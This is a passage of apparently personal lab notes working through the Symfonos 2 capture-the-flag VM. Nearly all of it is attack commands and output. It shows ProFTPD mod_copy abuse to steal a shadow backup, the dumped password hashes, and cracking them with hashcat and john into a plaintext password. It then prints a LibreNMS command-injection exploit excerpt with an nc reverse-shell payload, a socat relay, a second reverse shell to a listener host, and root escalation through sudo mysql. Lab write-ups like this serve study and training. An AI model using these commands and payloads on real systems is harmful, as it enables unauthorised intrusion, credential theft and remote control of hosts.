proxychains ftp $ip2 [proxychains] config file found: /etc/proxychains.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:21 ... OK Connected to 10.10.0.178. 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.0.178] Name (10.10.0.178:ass): anonymous 331 Anonymous login ok, send your complete email address as your password Password: 530 Login incorrect. ftp: Login failed ftp> help Commands may be abbreviated. Commands are: ! cr ftp macdef msend prompt restart sunique $ debug gate mdelete newer proxy rhelp system account delete get mdir nlist put rmdir tenex append dir glob mget nmap pwd rstatus throttle ascii disconnect hash mkdir ntrans quit runique trace bell edit help mls open quote send type binary epsv idle mlsd page rate sendport umask bye epsv4 image mlst passive rcvbuf set unset case epsv6 lcd mode pdir recv site usage cd exit less modtime pls reget size user cdup features lpage more pmlsd remopts sndbuf verbose chmod fget lpwd mput preserve rename status xferbuf close form ls mreget progress reset struct ? ftp> site help 214-The following SITE commands are recognized (* =>'s unimplemented) CPFRpathname CPTO #in the file logs, I remember seeing a path: ❯ grep "anonymous" log.txt -A 3 # to anonymous connections map to guest = bad user ########## Domains ########### -- [anonymous] path = /home/aeolus/share browseable = yes read only = yespathname HELP CHGRP CHMOD 214 Direct comments to root@symfonos2 ftp> Lets try the exploit -
27
Copy files
ftp> site cpfr /var/backups/shadow.bak 350 File or directory exists, ready for destination name ftp> site cpto /home/aeolus/share/shadow.bak 250 Copy successful ftp> proxychains smbclient //10.10.0.178/anonymous -U anonymous% -N -c 'ls' [proxychains] config file found: /etc/proxychains.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:445 ... OK . D 0 Thu Aug 1 23:28:27 2024 .. D 0 Thu Jul 18 09:29:08 2019 backups D 0 Thu Jul 18 09:25:17 2019 shadow.bak N 1173 Thu Aug 1 23:28:27 2024 19728000 blocks of size 1024. 16313012 blocks available proxychains smbclient //10.10.0.178/anonymous -U anonymous% -N -c 'get shadow.bak' [proxychains] config file found: /etc/proxychains.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:445 ... OK getting file \shadow.bak of size 1173 as shadow.bak (1145.4 KiloBytes/sec) (average 1145.5 KiloBytes/sec) ❯ ls attention.txt heliosno.html log.txt pass research.txt shadow.bak todo.txt ❯ cat shadow.bak ───────┬────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── │ File: shadow.bak ───────┼────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── 1 │ root:$6$VTftENaZ$ggY84BSFETwhissv0N6mt2VaQN9k6/HzwwmTtVkDtTbCbqofFO8MVW.IcOKIzuI07m36uy9.565qelr/beHer.:18095:0:99999:7::: 2 │ daemon:*:18095:0:99999:7::: 3 │ bin:*:18095:0:99999:7::: 4 │ sys:*:18095:0:99999:7::: 5 │ sync:*:18095:0:99999:7::: 6 │ games:*:18095:0:99999:7::: 7 │ man:*:18095:0:99999:7::: 8 │ lp:*:18095:0:99999:7::: 9 │ mail:*:18095:0:99999:7::: 10 │ news:*:18095:0:99999:7::: 11 │ uucp:*:18095:0:99999:7::: 12 │ proxy:*:18095:0:99999:7::: 13 │ www-data:*:18095:0:99999:7::: 14 │ backup:*:18095:0:99999:7::: 15 │ list:*:18095:0:99999:7::: 16 │ irc:*:18095:0:99999:7::: 17 │ gnats:*:18095:0:99999:7::: 18 │ nobody:*:18095:0:99999:7::: 19 │ systemd-timesync:*:18095:0:99999:7::: 20 │ systemd-network:*:18095:0:99999:7::: 21 │ systemd-resolve:*:18095:0:99999:7::: 22 │ systemd-bus-proxy:*:18095:0:99999:7::: 23 │ _apt:*:18095:0:99999:7::: 24 │ Debian-exim:!:18095:0:99999:7::: 25 │ messagebus:*:18095:0:99999:7::: 26 │ sshd:*:18095:0:99999:7::: 27 │ aeolus:$6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:18095:0:99999:7::: 28 │ cronus:$6$wOmUfiZO$WajhRWpZyuHbjAbtPDQnR3oVQeEKtZtYYElWomv9xZLOhz7ALkHUT2Wp6cFFg1uLCq49SYel5goXroJ0SxU3D/:18095:0:99999:7::: 29 │ mysql:!:18095:0:99999:7::: 30 │ Debian-snmp:!:18095:0:99999:7::: 31 │ librenms:!:18095:::::: ───────┴────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── -
28
Crack the password
grep '\$6\$' shadow.bak > hash.txt hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/4rji/rockyou.txt -o cracked.txt --force cat cracked.txt ───────┬────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── │ File: cracked.txt ───────┼────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── 1 │ $6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:sergioteamo #even if the hashcat show error. still works Session..........: hashcat Status...........: Error Hash.Mode........: 1800 (sha512crypt $6$, SHA512 (Unix)) Hash.Target......: hash.txt Time.Started.....: Thu Aug 1 23:46:41 2024 (1 min, 14 secs) Time.Estimated...: Thu Aug 1 23:55:31 2024 (7 mins, 36 secs) Kernel.Feature...: Pure Kernel Guess.Base.......: File (/usr/share/wordlists/4rji/rockyou.txt) Guess.Queue......: 1/1 (100.00%) Speed.#2.........: 39157 H/s (10.15ms) @ Accel:512 Loops:64 Thr:64 Vec:1 Speed.#3.........: 15008 H/s (11.93ms) @ Accel:128 Loops:256 Thr:32 Vec:1 Speed.#*.........: 54165 H/s Recovered........: 1/3 (33.33%) Digests (total), 0/3 (0.00%) Digests (new), 1/3 (33.33%) Salts Progress.........: 6021120/43033155 (13.99%) Rejected.........: 0/6021120 (0.00%) Restore.Point....: 1982464/14344385 (13.82%) Restore.Sub.#2...: Salt:1 Amplifier:0-1 Iteration:0-64 Restore.Sub.#3...: Salt:1 Amplifier:0-1 Iteration:768-1024 Candidate.Engine.: Device Generator Candidates.#2....: -> Candidates.#3....: -> Hardware.Mon.#2..: Temp: 69c Fan: 65% Util:100% Core:1860MHz Mem:7000MHz Bus:16 Hardware.Mon.#3..: Temp: 88c Util:100% Core:1113MHz Mem:2999MHz Bus:16 Started: Thu Aug 1 23:46:19 2024 Stopped: Thu Aug 1 23:47:56 2024 ❯ hashcat -m 1800 -a 0 hash.txt /usr/share/wordlists/4rji/rockyou.txt --show $6$dgjUjE.Y$G.dJZCM8.zKmJc9t4iiK9d723/bQ5kE1ux7ucBoAgOsTbaKmp.0iCljaobCntN3nCxsk4DLMy0qTn8ODPlmLG.:sergioteamo #con john john --wordlist=/usr/share/wordlists/4rji/rockyou.txt shadow.bak Using default input encoding: UTF-8 Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x]) Cost 1 (iteration count) is 5000 for all loaded hashes Will run 10 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status sergioteamo (aeolus) 1g 0:00:01:08 0.63% (ETA: 02:47:31) 0.01465g/s 1585p/s 3555c/s 3555C/s 631989..103008 Use the "--show" option to display all of the cracked passwords reliably Session aborted -
29
Access with the password
proxychains ssh aeolus@10.10.0.178 [proxychains] config file found: /etc/proxychains.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 Last login: Thu Jul 18 08:52:59 2019 from 192.168.201.1 aeolus@symfonos2:~$ aeolus@symfonos2:~$ ss -lntp State Recv-Q Send-Q Local Address:Port Peer Address:Port LISTEN 0 80 127.0.0.1:3306 *:* LISTEN 0 50 *:139 *:* LISTEN 0 128 127.0.0.1:8080 *:* LISTEN 0 32 *:21 *:* LISTEN 0 128 *:22 *:* LISTEN 0 20 127.0.0.1:25 *:* LISTEN 0 50 *:445 *:* LISTEN 0 50 :::139 :::* LISTEN 0 64 :::80 :::* LISTEN 0 128 :::22 :::* LISTEN 0 20 ::1:25 :::* LISTEN 0 50 :::445 :::* aeolus@symfonos2:~$ exit # -
30
Lets bring the por 8080 with ssh
proxychains ssh aeolus@10.10.0.178 -L 8080:127.0.0.1:8080 -
31

LibreNMS
Use the same credentials for ssh
-
32
Searchxploit

searchsploit librenms -------------------------------------------------------------------------------------------------------- --------------------------------- Exploit Title | Path -------------------------------------------------------------------------------------------------------- --------------------------------- LibreNMS - addhost Command Injection (Metasploit) | linux/remote/46970.rb LibreNMS - Collectd Command Injection (Metasploit) | linux/remote/47375.rb LibreNMS 1.46 - 'addhost' Remote Code Execution | php/webapps/47044.py LibreNMS 1.46 - 'search' SQL Injection | multiple/webapps/48453.txt LibreNMS 1.46 - MAC Accounting Graph Authenticated SQL Injection | multiple/webapps/49246.py searchsploit -x php/webapps/47044.py # payload to create reverse shell payload = "'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f) #".format(rhost, rport) # request headers headers = { "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101" } # request cookies cookies = {} for cookie in raw_cookies.split(";"): # print cookie c = cookie.split("=") cookies[c[0]] = c[1] def create_new_device(url): raw_request = { "hostname": hostname, "snmp": "on", "sysName": "", "hardware": "", "os": "", "snmpver": "v2c", "os_id": "", "port": "", "transport": "udp", "port_assoc_mode": "ifIndex", "community": payload, "authlevel": "noAuthNoPriv", "authname": "", "authpass": "", "cryptopass": "", "authalgo": "MD5", "cryptoalgo": "AES", "force_add": "on", "Submit": "" } #things to look # payload to create reverse shell payload = "'$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {0} {1} >/tmp/f) #".format(rhost, rport) def create_new_device(url): #settings "hostname": hostname, "snmp": "on", "sysName": "", "hardware": "", "os": "", "snmpver": "v2c", "os_id": "", "port": "", "transport": "udp", -
33
Get a shell on localmachine
aeolus@symfonos2:~$ nc -nlvp 4646 listening on [any] 4646 ... #run the steps on the next imagen aeolus@symfonos2:~$ nc -nlvp 4646 listening on [any] 4646 ... connect to [10.10.0.178] from (UNKNOWN) [10.10.0.178] 47986 /bin/sh: 0: can't access tty; job control turned off $ whoami cronus $ -
34
Reverse shell to my machine with Socat
#get the shell again (follow step 15) bash-4.4$ bash -p bash-4.4# whoami root bash-4.4# socat TCP-LISTEN:4646,fork TCP:192.168.10.240:4646 #make sure its the right IP, CAREFUL #leave this running, 192.168.122.211 is my linux htb -
35
#on my kali nc -nlvp 4646 listening on [any] 4646 ... #Run the same steps #33 just different ports and IP #The Ip is the symponos 1 - where I am doing a SOCAT '$(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.0.254 4646>/tmp/f) # nc -nlvp 4646 listening on [any] 4646 ... connect to [192.168.10.240] from (UNKNOWN) [192.168.10.182] 56144 /bin/sh: 0: can't access tty; job control turned off $ -
36

Mysql
https://gtfobins.github.io/gtfobins/mysql/#sudo
-
37
Get a interactive console step 16
cronus@symfonos2:/opt/librenms/html$ sudo -l
Matching Defaults entries for cronus on symfonos2:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User cronus may run the following commands on symfonos2:
    (root) NOPASSWD: /usr/bin/mysql
cronus@symfonos2:/opt/librenms/html$


sudo mysql -e '\! /bin/sh'
# whoami
root

# cd /root
# cat proof.txt

	Congrats on rooting symfonos:2!

           ,   ,
         ,-`{-`/
      ,-~ , \ {-~~-,
    ,~  ,   ,`,-~~-,`,
  ,`   ,   { {      } }                                             }/
 ;     ,--/`\ \    / /                                     }/      /,/
;  ,-./      \ \  { {  (                                  /,;    ,/ ,/
; /   `       } } `, `-`-.___                            / `,  ,/  `,/
 \|         ,`,`    `~.___,---}                         / ,`,,/  ,`,;
  `        { {                                     __  /  ,`/   ,`,;
        /   \ \                                 _,`, `{  `,{   `,`;`
       {     } }       /~\         .-:::-.     (--,   ;\ `,}  `,`;
       \\._./ /      /` , \      ,:::::::::,     `~;   \},/  `,`;     ,-=-
        `-..-`      /. `  .\_   ;:::::::::::;  __,{     `/  `,`;     {
                   / , ~ . ^ `~`\:::::::::::<<~>-,,`,    `-,  ``,_    }
                /~~ . `  . ~  , .`~~\:::::::;    _-~  ;__,        `,-`
       /`\    /~,  . ~ , '  `  ,  .` \::::;`   <<<~```   ``-,,__   ;
      /` .`\ /` .  ^  ,  ~  ,  . ` . ~\~                       \\, `,__
     / ` , ,`\.  ` ~  ,  ^ ,  `  ~ . . ``~~~`,                   `-`--, \
    / , ~ . ~ \ , ` .  ^  `  , . ^   .   , ` .`-,___,---,__            ``
  /` ` . ~ . ` `\ `  ~  ,  .  ,  `  ,  . ~  ^  ,  .  ~  , .`~---,___
/` . `  ,  . ~ , \  `  ~  ,  .  ^  ,  ~  .  `  ,  ~  .  ^  ,  ~  .  `-,

	Contact me via Twitter @zayotic to give feedback!

#